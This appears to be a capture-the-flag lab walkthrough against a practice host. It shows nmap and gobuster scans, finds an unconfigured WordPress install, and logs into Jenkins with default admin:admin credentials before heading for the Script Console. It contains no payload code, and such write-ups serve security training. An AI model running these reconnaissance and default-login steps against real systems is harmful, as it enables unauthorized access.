
My Boxes


Migrating CMS

NMAP



```
┌──(kali㉿kali)-[~/Desktop/My_Boxes]
└─$ nmap -p- -vv -Pn -T4 -n 10.10.10.21
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 23:13 EDT
Initiating Connect Scan at 23:13
Scanning 10.10.10.21 [65535 ports]
Discovered open port 3389/tcp on 10.10.10.21
Discovered open port 8080/tcp on 10.10.10.21
Discovered open port 80/tcp on 10.10.10.21
Discovered open port 22/tcp on 10.10.10.21
Completed Connect Scan at 23:13, 7.09s elapsed (65535 total ports)
Nmap scan report for 10.10.10.21
Host is up, received user-set (0.0062s latency).
Scanned at 2021-10-03 23:13:06 EDT for 7s
Not shown: 65531 closed ports
Reason: 65531 conn-refused
PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack
80/tcp   open  http          syn-ack
3389/tcp open  ms-wbt-server syn-ack
8080/tcp open  http-proxy    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

Port 80



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


GoBuster



```
┌──(kali㉿kali)-[~/Desktop/My_Boxes]
└─$ gobuster dir -u http://10.10.10.21 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.21
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/03 23:15:35 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
/wordpress            (Status: 301) [Size: 314] [--> http://10.10.10.21/wordpress/]

===============================================================
2021/10/03 23:15:43 Finished
===============================================================
```

Looks like we have wordpress

Wordpress



WordPress › Setup Configuration File - Mozilla Firefox
WordPress › Setup Configur
10.10.10.21/wordpress/wp-admin/setup-config.php


Welcome to WordPress. Before getting started, we need some information on the database. You will need to know the following items before proceeding.

1. Database name
2. Database username
3. Database password
4. Database host
5. Table prefix (if you want to run more than one WordPress in a single database)

We're going to use this information to create a `wp-config.php` file. **If for any reason this automatic file creation doesn't work, don't worry. All this does is fill in the database information to a configuration file. You may also simply open `wp-config-sample.php` in a text editor, fill in your information, and save it as `wp-config.php`.** Need more help? We got it.

In all likelihood, these items were supplied to you by your Web Host. If you don't have this information, then you will need to contact them before you can continue. If you're all ready…

Doesn't seem to be setup yet...



WordPress › Setup Configur


10.10.10.21/wordpress/wp-admin/setup-config.php?step=1

Below you should enter your database connection details. If you’re not sure about these, contact your host.

Database Name	wordpress	The name of the database you want to use with WordPress.
Username	username	Your database username.
Password	password	Your database password.
Database Host	localhost	You should be able to get this info from your web host, if `localhost` doesn’t work.
Table Prefix	wp_	If you want to run multiple WordPress installations in a single database, change this.

Lets wait on this, there are other ports open. Going any further may mess something up in the other parts of the box...

Port 8080



Sign in [Jenkins] - Mozilla Firefox


10.10.10.21:8080/login?from=%2F

Welcome to Jenkins!

Looks like we have Jenkins up

Default creds admin:admin seemed to let us in

From here we want to go to Manage Jenkins and then to Script Conolse



Manage Jenkins [Jenkins] - Mozilla Firefox

10.10.10.21:8080/manage

Dashboard

- Build History
- Manage Jenkins
- My Views
- New View

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

System Configuration

Configure System
Configure global settings and paths.

Global Tool Configuration
Configure tools, their locations and automatic installers.

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins.

Manage Nodes and Clouds
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

Security

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Manage Users
Create/delete/modify users that can log in to this Jenkins

Status Information

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

About Jenkins
See the version and license information.

Troubleshooting

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.


Tools and Actions

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.

Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.

Prepare for Shutdown
Stops executing new builds, so that the system can be eventually shut down safely.



